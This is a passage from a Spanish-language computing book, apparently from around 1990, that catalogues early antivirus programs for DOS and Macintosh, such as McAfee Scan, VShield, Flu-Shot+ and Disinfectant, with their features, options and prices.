  Cuando se identifica una infección, conviene utilizar a *Viruscan* para rastrear todo el sistema y determinar la magnitud de ésta, cargando en la computadora un disco de sistema original protegido contra escritura. Ello le dará una mayor seguridad y eliminará la posibilidad de falsas alarmas.

  Scanres requiere 17 kb de memoria RAM cuando está activado, y produce una demora de aproximadamente 6 segundos (con el fin de realizar su verificación) en la carga de cualquier programa. Se distribuye al público por medio del servicio de cartelera electrónica --[Bulletin Board System (BBS)]-- por 25 dólares. Si se pide en disquetes deben agregarse 9.00 dólares para fletes (quizás algo más si es fuera de Estados Unidos).

- **VirusScan** *Versión 6.3V72*. Es otro de los programas antivirus de John McAfee y sus colaboradores, que entre otras de sus cualidades se presenta con un archivo muy completo con las instrucciones para su uso y distribución. Como otros programas de McAfee, incluye un programa de validación (VALIDATE.COM) de sus propios archivos

para evitar las modificaciones que le pudieran hacer los virus.

Rastrea tanto las áreas del disco como el área de carga inicial --[Boot area]-- y los archivos ejecutables. Cuando detecta alguna infección, presenta un aviso con el nombre del virus y un código de identificación, para así poder eliminarlo con el programa *Clean*. El código o nombre del virus que presentó *Scan* entre corchetes [] debe ser incluido al ejecutar el comando Clean.

Si se teclea *Scan* seguido de la opción [/D] se elimina el archivo que detecte como infectado, pero antes preguntará si se desea destruir el archivo. Con la opción [/M] rastrea la memoria en busca de cualquier virus, pero no debe ejecutarse junto con otro antivirus, ya que puede causar falsas alarmas (aunque no se utilice esta opción, *Scan* rastrea la memoria y si está activado algún virus, presenta en la pantalla un mensaje con instrucciones para volver a "cargar" o inicializar el sistema desde un disquete protegido contra escritura y así poder eliminarlo).

Los principales virus que detecta *Scan* en su rastreo por la memoria de la computadora son:

1554	*1971*	*1253*	*2100*
3445-Stealth	*4096*	*512*	*Anthrax*
Brain	*Dark Avenger*	*Disk Killer*	*Doom-2*
EDV	*Fish6*	*Form*	*Invader*
Joshi	*Microbes*	*Mirror*	*Murphy*
Nomenclature	*Plastique*	*Polish-2*	*PIR (Phoenix)*
Taiwan-3	*Whale*	*Zero-Hunt*	

Si se incluye la opción [/A] busca el virus en todos los archivos, pudiendo esto hacer el proceso muy lento, sobre todo cuando se tienen uno o más discos fijos (pues tendrá que buscar en todos los discos, particiones y subdirectorios archivo por archivo). Con la opción [/E] realiza la búsqueda en todos los archivos de segmentos --[Overlay]-- con extensión .OVL, .OVG, .OVR, .SYS, .BIN, etc. Particularmente indaga sobre infecciones de los virus *Jerusalem, Vacsina, FuManchu o Dark Avenger*, que son algunos de los que infectan este tipo de archivos. Si se utiliza con la opción [/many] buscará el virus en varios disquetes, como se le indique.

Para especificar la unidad o unidades de disco a inspeccionar, se le indica al programa antivirus que se trata de las unidades d1: d2: . . . hasta dn (se estima que rastrea unos 330 archivos por minuto). La versión analizada por nosotros detecta ya los 162 virus conocidos y muchas de sus variantes (lo que da un total de 251 virus). La cuota de inscripción para obtener el programa por medio del servicio de cartelera electrónica --[Bulletin Board System (BBS)]-- es de 25.00 dólares.

Además de los programas, McAfee Associates ofrece en todas las suscripciones a su servicio de cartelera electrónica --[Bulletin Board System (BBS)]-- la posibilidad de actualización a las nuevas versiones que ellos desarrollen. Igualmente se incluye la asesoría en los casos en que el usuario no pueda —a pesar de lo manejable de los programas— acabar con los virus en sus sistemas.

- **VShield** *Versión 2.8V72*. Como su nombre lo indica, este programa es un escudo --[shield]-- contra los virus. Cuando se ejecuta empieza por hacer una verificación completa de la memoria, de la tabla de particiones del disco fijo, del sector de carga --[Boot sector]--, de los archivos de sistema y finalmente se autoverifica, para saber si existe en la computadora alguno de los virus conocidos.

  Terminada esta verificación, se instala en la memoria de la computadora como programa TSR --[Terminate and Stay Resident]--, y en ese momento empieza a funcionar como escudo, protegiendo a la computadora del ataque de los virus.

  Verifica los programas antes de ejecutarlos y si detecta que contienen un virus, no permite que se "carguen" en la memoria. Tampoco permite que la computadora se inicialice con un disquete que contenga un virus en el área de carga --[Boot area]--.

  El paquete de VShield consta de 2 programas: VSHIELD.EXE, que monitorea buscando los virus conocidos y comprueba la autenticidad de los archivos usando comprobación por redundancia cíclica (CRC), y VSHIELD1.EXE, que sólo realiza la validación por CRC de los archivos. El primer programa utiliza 36 kb de memoria y el segundo solamente 6 kb, cuando están activos como TSR.

En la lista que sigue se relacionan otros conocidos programas antivirales desarrollados en Estados Unidos tanto para las PC de IBM como para las computadoras Macintosh.

- **AntiToxin** *Versión 1.0.* Es un paquete antiviral de Mainstay, que combate los virus *Scores, nVIR, Hpath, INIT29* y *ANTY* en los sistemas Macintosh, con un precio de lista de 99.95 dólares. El paquete consta de 2 programas: *AntiToxin*, que examina los discos o los archivos individuales seleccionados por el usuario, eliminando los virus que encuentra, y presenta un listado de los archivos infectados; *AntiToxin INIT*, para prevenir infecciones en los archivos de programas, al ejecutarse alguna aplicación que pueda haber estado infectada.

- **Anti–Virus Kit** *Versión 1.0.* Programa de protección contra los virus en las computadoras Macintosh. Viene en tres partes: el dispositivo de verificación *VirusGuard*; la vacuna *Inoculator*, que se instala en cualquier disco como un archivo más para proteger al disco contra los cambios no autorizados que se le intenten hacer, y *Same/Diff*, aplicación que ayuda a identificar archivos infectados, comparándolos con su versión original.

  No incluye funciones de erradicación, por lo que al detectar el programa Anti Virus Kit un archivo infectado, el usuario debe reemplazarlo por una copia sana. Diseñado por 1stAid Software, tiene un precio de lista de 79.95 dólares. Requiere del sistema operativo 4.1 o posterior y 512 KE de compatibilidad o posterior; además, viene desprotegido contra copiado.

  Su manejo se facilita por la presentación basada en menús o listas de opciones muy bien diseñados. Incluye *íconos* que permiten seleccionar, por medio del ratón --[mouse]-- o del teclado, las operaciones que se van a realizar.

- **Bombsqad**, *versión 1.3*. Programa desarrollado por Andy Hopkins para combatir los virus conocidos como Caballos de Troya, gusanos y bombas (cuya función es formatear el disco fijo o borrar el directorio de los discos). Este antivirus consta de dos programas: BOMBSQAD y CHK4BOMB.

BOMBSQUAD da caza a los Caballos de Troya interceptando las llamadas al BIOS --[Basic Input/Output System]-- en el chip de memoria ROM --[Read Only Memory]--. Cuando se está ejecutando un programa sospechoso, el antivirus pregunta si se desea continuar o se cancela la acción. Si se incluye la opción *r*, intercepta la lectura de los sectores; la opción *w* intercepta la escritura de los sectores; la opción *v* la verificación de los sectores, y la opción *f* el formateo de los sectores. La opción *u* desactiva el programa.

Antes de ejecutar los programas, CHK4BOMB busca las bombas para evitar que estallen. Permite buscar en cadenas de caracteres ASCII los mensajes que normalmente se acostumbra incluir en los virus. Además permite detectar si el programa que se va a ejecutar contiene códigos de actividades que puedan producir daños a los discos, como formateo, modificación del área de carga inicial --[Boot area]-- o de la Tabla de Asignación de Archivos --[File Allocation Table (FAT)]--. Puede conseguirse en los servicios que ofrecen software gratuito --[Freeware]--.

- C–4 *Escudo antiviral*. Este antivirus monitorea continuamente todas las actividades del sistema, las interrupciones del sistema operativo DOS, las llamadas al BIOS --[Basic Input/Output System]-- e incluso la carga de los programas. Si detecta alguna conducta anormal, como intentos de escribir en el área de carga inicial --[Boot area]-- de un disco o de modificar el archivo COMMAND.COM, detiene la ejecución de cualquier programa y emite un informe con el diagnóstico probable, permitiendo tomar la decisión de continuar o no con el proceso (Y/N).

  Está considerado como una de las mejores *vacunas*, aunque su utilización puede resultar un poco molesta cuando se trabaja con comandos como *Del* o *Format*, pues continuamente estará presentando su mensaje de alerta y pidiendo autorización para continuar con el proceso. En tales casos puede desactivarse con las teclas [Ctrl]+[4]. Si se ejecuta su comando C4ADD, éste verifica si el área de carga inicial --[Boot area]-- del disco o el archivo COMMAND.COM han sido modificados.

  Por 39.95 dólares, InterPath presenta este programa *antivirus* que

funciona como residente en la memoria --[Terminate and Stay Resident (TSR)]--.

- **Caware.** Software de gran utilidad para programadores desarrollado por Gilmore Systems en lenguaje *Turbo C*. Con esta herramienta se pueden compilar rutinas de detección de cambios mediante la comprobación por redundancia cíclica --[Cyclical Redundancy Checking (CRC)]--, o verificar el tamaño de los archivos en sus programas. Se distribuye en los sistemas que ofrecen software compartido --[Shareware]--, pagando una cuota de inscripción de 10.00 dólares.

- **Certus**. Es un paquete corporativo muy completo de Foundation Ware, que cuesta 189.00 dólares. Requiere 512 kb de memoria RAM debido a la cantidad de utilidades que incluye: 34 archivos.

  Las principales funciones de sus módulos de servicio son: *Survey*, para monitorear las operaciones indeseables (como formateo, escritura en la tabla de asignación de archivos --[File Allocation Table (FAT)]-- o en el área de carga inicial --[Boot area]--); *Resident*, programa residente en la memoria --[Terminate and Stay Resident (TSR)]-- que compara los programas antes de su ejecución; *Blue Disk*, que contiene indicaciones especiales para verificar los programas de dominio público (muy útil cuando estos programas se capturan en los servicios de cartelera electrónica --[Bulletin Board Systems (BBS)]--.

  Shelter, programa de utilidad que genera un archivo organizador del disco fijo --[Critical Disk]-- y copias de la tabla de asignación de archivos --[File Allocation Table (FAT)]-- en algún lugar protegido del disco. Estos archivos pueden ayudar a recuperar la tabla de asignación de archivos --[File Allocation Table (FAT)]-- y la información del disco, aun después de formateado.

  Además, permite *confundir* la memoria CMOS --[Complementary Metal Oxide Semiconductor]-- para que la computadora *olvide* que tiene instalado un disco fijo; de esta manera se pueden *ejecutar* programas de juegos sin peligro de propiciar accesos indebidos de lectura o escritura que puedan dañar la información, o permitir a

otros usuarios el uso de la máquina sin que tengan acceso al disco fijo o duro. Se comercializa sin protección contra copiado y aunque es un poco complicado de instalar, incluye un buen manual de instrucciones y un videocasete con las indicaciones y procedimientos para su correcta instalación.

- **Condom** *versión 1.01*. Software cedido por Jim Murphy al dominio público --[public domain]--. Opera comparando el archivo COMMAND.COM cada vez que se enciende la computadora. Cuando detecta alguna diferencia, permite al usuario reemplazarlo antes de que se produzca algún daño.

  Se presenta en código fuente en Turbo Pascal, y una vez verificado que está *limpio* se puede compilar para empezar a usarlo. Se puede obtener por medio de los servicios de cartelera electrónica --[Bulletin Board Systems (BBS)]--, como CompuServe y otros.

- **Data Physician**, de Digital Dispatch, Inc., es un paquete contra *virus*



Figura MF 10-2: *Condom*, software antiviral de dominio público que permite proteger los discos contra infecciones.

y bombas para protección de las computadoras con sistema operativo PC/MS-DOS. Su precio de lista es de 199.00 dólares.

Contiene los siguientes programas: *Datamd*, para protección y detección de virus, el cual permite la eliminación de algunos de ellos. *Padlock*, para interceptar las tentativas de cualquier virus o bomba de escribir sobre sus discos. *Novirus*, que con ayuda de *Datamd* monitorea los archivos cuando son muchos y se tiene que trabajar con bastantes de ellos. *Antigen*, que está destinado a instalar la protección *antivirus* en todos los programas ejecutables. *Viralert*, que funciona como vigilante y manejador de dispositivos periféricos e intercepta las operaciones que intenten hacer cambios en los archivos de sistema.

- **Devirus** es uno de los primeros programas que se han conocido para la detección y eliminación del virus *Ping Pong* o "de la pelotita", también llamado *virus Italiano* o *2.0*, y aunque quizá todo usuario haya tenido que utilizarlo alguna vez, la mayoría desconoce su origen, que según el registro de autor es de la prestigiosa casa de software Borland.

  No cabe duda de que ese programa y *Vaccino* constituyen la más común y eficaz herramienta contra el mencionado virus. Se ejecuta tecleando su nombre, seguido de dos parámetros opcionales, *Devirus* [*d*] o [*i*], donde *d* corresponde a la unidad de disco en la que se supone esté el virus. El parámetro *i* indica que pase por alto --[ignore]-- la presencia del virus en la memoria (porque como se ha mencionado antes, la mayoría de los virus se protegen cuando están en la memoria, desviando las interrupciones del sistema operativo DOS).

  Por su parte, *Vaccino* detecta el virus en la memoria y lo elimina, lo que permite proceder a la *desinfección* de discos contagiados con *Devirus*, sin la molesta presencia del virus *activado*.

- **Disinfectant**, calificado por la revista norteamericana MacUser, en diciembre de 1989, con *5 ratones*, que es una de las más altas calificaciones que otorga esa publicación a los productos que analiza, es uno de los programas antivirus más eficaces para las computadoras Macintosh.

Fue creado por John Norstad, quien lo ha cedido al dominio público para ser distribuido por medio de los servicios de cartelera electrónica que ofrecen software gratuito --[Freeware]--. Es especialmente veloz en la detección del virus *nFlu*.

Monitorea los archivos del sistema, detecta los movimientos extraños y elimina eficazmente los virus que encuentra. Incluye un archivo con la información para su aplicación, que se puede imprimir para tenerla a la mano.

- **Disk Defender**. Se trata de un sistema de tarjeta de control externo y su correspondiente paquete de programas. Rectifica las deficiencias de los sistemas operativos como el MS-DOS.

  Director Technologies, Inc., pone al alcance de los usuarios —por 240.00 dólares— este paquete que, según sus propias declaraciones, es infalible en la protección de sistemas y, sobre todo, de redes (con discos Winchester que utilicen interfaz ST-596/412 estándar), pues protege automáticamente los discos fijos contra cualquier intento de escritura no autorizada sobre ellos, independientemente de la configuración de la red y del tipo de sistema operativo utilizado.

- **Disk Watcher.** Más que un programa de protección contra virus, vigila las operaciones que realiza el usuario para evitar que accidentalmente realice rutinas que dañen el sistema.

  Se trata de un manejador de discos y archivos que cuenta, entre otros comandos, con funciones de respaldo y restauración --[Backup y Restore]-- muy funcionales para el respaldo de archivos. También ofrece utilidades como la posibilidad de borrar archivos .BAK que ocupen gran parte del disco.

  Como detector de virus es muy adecuado, pero no constituye una herramienta muy útil para su eliminación. El paquete de 99.95 dólares fue lanzado al mercado por la firma RG Software Systems.

- **Dr. Solomon Antivirus**. Es un producto inglés de S&S Enterprises Ltd., usado profusamente en España para detectar el Viernes 13. Consta de 5 programas: *Chkvirus*, para verificar las áreas y los

programas de sistema y ejecutables. *Find Virus*, que permite buscar cadenas de caracteres; *Nobrain*, que revisa las áreas de carga inicial --[Boot area]-- donde se alojan algunos virus como el de *Turín* o el *Paquistaní. Notrojan*, que intercepta los intentos de escribir en el disco fijo, y por último *Run*, para engañar a los virus haciendo que se delaten cuando están activos en la memoria.

- **DProtect.** Esquema de protección, del dominio público, desarrollado por Gee M. Wong, que en el archivo DPROTECT.DOC solicita una contribución de 5.00 dólares como pago del programa si el usuario considera que le es de valor.

  Este programa protege las unidades de disco A o B, y el disco o discos fijos que estén integrados al sistema. Instala parte de su código como residente en memoria y protege contra los Caballos de Troya al detectar cualquier intento de escritura o formateo en cualquier disco.

  Si detecta algo extraño, detiene los intentos de escritura al disco y hace una *pausa* mientras el usuario lee el mensaje y toma la decisión de permitir la operación o *restaurar* el sistema. Se ha probado su eficacia en equipos XT y AT, con óptimos resultados.

- **Dr. Panda Utilities.** Con un precio de 79.95 dólares, es un producto de Panda Systems. Es uno de los programas más confiables para la prevención, detección y eliminación de infecciones por virus. Se compone de tres partes: *Labtest*, que presenta en la pantalla los archivos ocultos (en ASCII), señalando las llamadas que no tomen en cuenta al sistema operativo DOS; *Physical*, que vigila y protege los archivos ocultos que existan o se traten de crear en el disco, y *Monitor*, que automáticamente intercepta los accesos al disco (que no estén autorizados por el operador). Es muy eficaz contra el virus de Paquistán y otros menos conocidos.

- **Ficheck 4.0.** Programa antivirus del llamado software compartido --[Shareware]--. Se adquiere mediante una suscripción de 15.00 dólares. El programa revisa los archivos ejecutables y si encuentra diferencias en sus tamaños, atributos o en las fechas de creación, avisa y detiene inmediatamente la ejecución.

Difiere de los programas residente en memoria --[Terminate and Stay Resident (TSR)]-- porque hace una *radiografía* de los discos fijos, creando un archivo maestro de todos los archivos (con los datos de tamaño, fecha de creación, etc.), y cuando se ejecuta algún programa, verifica si conserva su integridad antes de ser cargado en la memoria.

Se debe ejecutar siempre desde un disquete y no desde el disco fijo, evitando así la posibilidad que él mismo se contamine y sea controlado por algún virus. Es un programa creado por Chuck Gilmore, de Gilmore Systems.

- **Flu-Shot+** *Versión 1.4*. Es un producto de Ross M. Greenberg, de Software Concepts Design, quien es otro de los *cruzados antivirus*. Se distribuye como software compartido --[Shareware]-- por una cuota de 10.00 dólares, directamente del autor o por medio de los servicios de cartelera electrónica --[Bulletin Board System (BBS)]--.

  El programa incluye un archivo de instrucciones que es muy conveniente leer antes de usarlo. Debe instalarse en el disco fijo —en el directorio raíz—. Se puede incluir en el archivo de proceso por lotes AUTOEXEC.BAT para que siempre esté activo en la memoria. Es un programa del tipo residente en la memoria --[Terminate and Stay Resident (TSR)]-- que permite (como una de sus principales características) escoger el tipo de protección que se desee y los archivos que se deben proteger contra escritura.

  Si activa la opción de *suma de verificación* --[Check Sum]-- al momento de darle entrada a los datos, tenga cuidado, pues de no hacerlo correctamente, Flu Shot+ siempre estará dando mensajes de alerta. Antes de ejecutar algunas aplicaciones, se debe desactivar *Flu-Shot* pulsando tres veces la tecla *[Alt]*. También se puede desactivar el indicador (+) de la parte superior derecha pulsando la tecla *[Ctrl]* tres veces.

  Si se utiliza con la opción –D, desactiva la intercepción a la interrupción 26H; con la opción –F no intercepta la interrupción 13H, y con –C protege la memoria CMOS --[Complementary Metal Oxide Semiconductor]-- en los equipos 286 o 386. Está considerado como uno

de los mejores programas contra los Caballos de Troya. Requiere 256 kb de memoria RAM y el sistema operativo DOS 2.0 o posterior.

- **IFCRC.** Es un programa que se incluye en un archivo *.BAT*. Se desarrolló inicialmente para comprobar si un archivo había sido alterado, pero con el advenimiento de los virus se le ha dado un uso muy adecuado, sobre todo para verificar la transferencia de información vía módem, comprobando si esta contiene algún virus. Analiza el valor de los archivos durante la verificación por redundancia cíclica --[Cyclical Redundancy Checking (CRC)]--. David Bennett ha cedido los derechos de autor para que se distribuya como software gratuito --[Freeware]-- del dominio público.

- **Mace Vaccine**. Programa de Paul Mace Software, con un precio de lista de 20.00 dólares, que se ofrece sin protección contra copiado. Este software de utilidades para PC es muy conocido, ya que Paul Mace es uno de los pioneros en los programas de utilidades.

  Aunque la vacuna no se considera muy eficaz para actuar en contra de los virus, sí ofrece protección contra la alteración no autorizada de archivos y áreas del sistema. No obstante, puede fallar en la protección del archivo DOS COMMAND.COM.

  Es un programa residente en la memoria --[Terminate and Stay Resident (TSR)]-- que ocupa aproximadamente 4 kb y se puede desactivar con *Vaccine off*, pero no se elimina de la memoria (sólo se desactiva la protección). Se vuelve a activar con *Vaccine on*. Presenta dos niveles de protección que se instalan con *Vaccine* y *Vaccine2*, respectivamente.

- **MultiPlus.** Programa de utilidades de escritorio residente en memoria --[Terminate and Stay Resident]-- para computadoras IBM PC y compatibles. Ocupa un máximo de 100 kb de memoria RAM, e incluye un programa que detecta y elimina los virus. Contiene además procesador de textos, manejador de archivos, marcador telefónico automático --[autodialer]--, agenda y calculadora.

  Vigila los movimientos sospechosos de virus y permite cancelar o continuar con las operaciones delicadas, tales como borrar archivos

o formatear discos. El programa de detección previene infecciones de los archivos ejecutables con extensiones .COM o .EXE. Diseñado por SunFlex Software, tiene un precio al público de 99 dólares.

- **NõVirus.** Programa del tipo software compartido --[Shareware]-- que se obtiene pagando una cuota de registro de 10 dólares. Aunque no se considera propiamente un antivirus, es muy eficaz para detectar los cambios en el tamaño de los archivos ejecutables.

  De cada disco que se inserta en la computadora hace un archivo protegido contra escritura, en el cual lleva un registro de los archivos con su tamaño, fecha de creación, atributo, etc. Si detecta alguna alteración en ellos, da la alarma para que se tomen las precauciones necesarias.

  Se puede instalar en el disco fijo, pero se recomienda utilizar un subdirectorio con una contraseña --[password]--. Es un programa de Matt Hill, de MLH Software Systems.



Figura MF 10-3: *PC-Doctor* es un programa antivirus que se debe incluir en la primera línea del archivo AUTOEXEC.BAT.

- **PC-Doctor**. Programa que vigila las áreas más vulnerables de los discos flexibles o fijos y verifica las interrupciones del sistema operativo DOS, presentando un mensaje en la pantalla cuando detecta actividades sospechosas que impliquen infección viral. Para una mejor protección, es muy conveniente incluirlo en la primera línea del archivo AUTOEXEC.BAT para que se autoverifique, revise el sector de carga y compare ambos con el estado que tenían en la anterior ejecución.

  Se distribuye en forma comercial por 179 dólares. Requiere del sistema operativo PC/MS-DOS versión 3.1 o posterior, y ocupa 15 kb en memoria RAM. Es propiedad de Diversified Computer Products y se recomienda para revisar todos los programas que se reciben de los servicios de cartelera electrónica --[Bulletin Board System (BBS)]--.

- **PC Virus Protection Package.** Desarrollado por Ralph Burger, se trata de una combinación de libro y programa muy útiles en la lucha antivirus. El libro (escrito en idioma inglés) describe el fenómeno de los virus con bastante claridad, y enlista las medidas que se deben tomar para proteger un sistema de los efectos nocivos que causan los virus. El *software* puede detectar virus desconocidos, ayudando al usuario a eliminarlos con el mínimo de esfuerzo. Verifica los archivos por medio de filtros. El precio de lista del paquete es de 49.95 dólares.

- **Sitelock** *Versión 3.0.* Producto de Brightwork. Es un paquete antivirus que sirve para proteger al servidor de archivos --[file server]-- en las redes de área --[networks]--, verificando la integridad de los programas antes de que éstos se ejecuten. Compara el tamaño y fecha de creación de los archivos, y emite una serie de informes con los resultados. Impide a los usuarios que no han sido autorizados el acceso a las redes.

- **SAM (Symantec Antivirus for Macintosh)** *Versión 2.0.* Antivirus considerado como una de las vacunas más poderosas para la detección de los virus que atacan a las computadoras Macintosh (fue calificado por la revista MacUser con *5 ratones*, y distinguido como el mejor antivirus de 1989). Este programa requiere 512 kb de

memoria RAM, e incluye un manual de operación muy completo y sencillo.

Por 99.95 dólares, Symantec, de Cupertino, California, ofrece este programa que detecta y elimina todos los virus conocidos y sus modificaciones, así como los virus desconocidos que puede detectar por medio de las actividades que realizan en los sistemas. (Ofrece la posibilidad de obtener todas las actualizaciones inmediatas, que incluirán la detección de los nuevos virus que se están estudiando actualmente.)

Usado con la función *INIT* ofrece protección primaria, mientras que con *SAM Intercept* se verifican de manera automática las actividades sospechosas de virus. Por su parte, *SAM Virus Clinic* detecta los virus e intenta reparar los archivos dañados, presentando una serie de informes que pueden imprimirse (con datos que se pueden comparar para asegurarse de que no han sido modificados los archivos).

Todo esto lo hace el programa antivirus en un tiempo muy razonable, pues verifica un disco fijo de 20 Mb en menos de 1 minuto, por lo que es muy recomendable ejecutar esta función continuamente. Como un incentivo más, Symantec dispone de una línea telefónica directa llamada *Virus Newsline*, que funciona las 24 horas.

- **SoftSafe.** Programa comercial de Software Directions Inc., cuyo costo es de 99.00 dólares. Sus principales características son la protección de los archivos del disco fijo por medio de contraseñas --[passwords]-- para obstruir el acceso a la información a usuarios no autorizados, la protección de los archivos ocultos del sistema, así como de los archivos COMMAND.COM y FORMAT.COM.

  Por medio del programa *VSCHECK.EXE* monitorea y verifica el tamaño de los archivos ejecutables, informando si han sufrido algún cambio. Requiere 40 kb de memoria RAM y el sistema operativo PC/MS-DOS versión 3.3 o posterior. Viene desprotegido contra copiado.

  Por su forma de rastreo, funciona en la detección de algunos virus, pero la protección mediante contraseñas --[passwords]-- no detiene

la capacidad de infección de algunos de ellos. Es un buen programa para los usuarios que tienen la necesidad de proteger sus datos o información contra las miradas de los curiosos, y que a la vez desean contar adicionalmente con protección contra virus (aunque de mediana calidad).

- **The Detective.** Programa para rastreo y detección de virus. Incluye un archivo de información muy completo con las instrucciones para su uso y forma de obtención mediante los servicios de cartelera electrónica --[Bulletin Board System (BBS)]-- a un costo de 25.00 dólares. Permite al usuario verificar la integridad de sus archivos (ya sea en una PC o en terminales de redes con servidor de archivos --[file server]--).

  Puede instalarse en el disco fijo, para lo cual es conveniente crear en el directorio raíz un subdirectorio que puede denominarse DETECT. Luego, con el comando COPY *.* se pueden copiar en él los archivos *Detect.exe* y *Detect.doc*. Posteriormente, cuando se ejecuta el programa tecleando DETECT, éste rastrea el disco en la unidad que se

